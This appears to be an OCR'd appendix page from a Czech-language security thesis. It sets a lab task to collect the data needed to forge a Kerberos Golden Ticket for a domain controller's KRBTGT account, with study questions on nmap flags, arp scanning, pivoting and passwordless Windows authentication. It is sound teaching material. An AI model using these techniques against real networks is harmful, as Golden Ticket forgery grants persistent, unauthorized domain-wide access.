
Získejte údaje potřebné na vytvoření Golden Ticket. Golden ticket je autentizačný token protokolu KERBEROS, který patří účtu KRBTGT. KRBTGT je speciální účet pro podepisování všech autentizačných tokenů pro řadič domény A.10.

Dotazy:

1. K čemu slouží použitý přepínače v nmapu? (-n -Pn -sV -oA)
2. Jak funguje využitý pasivní sken sítě ? (arp -a)
3. Co je pivot ? K čemu slouží ?
4. Jak je možné autentizovat se voči OS Windows bez znalosti hesla ?
5. K čemu lze využít uživatele KRBTGT?

Reference

1. `https://www.offensive-security.com/metasploit-unleashed/pivoting/`
2. `https://medium.com/@irfu.888/windows-10-password-hack-3e105cff2623`
3. `https://www.vutbr.cz/www_base/zav_prace_soubor_verejne.php?file_id=83799`
4. `https://www.varonis.com/blog/kerberos-how-to-stop-golden-tickets/`



Obr. A.11: Předloha k poznámkám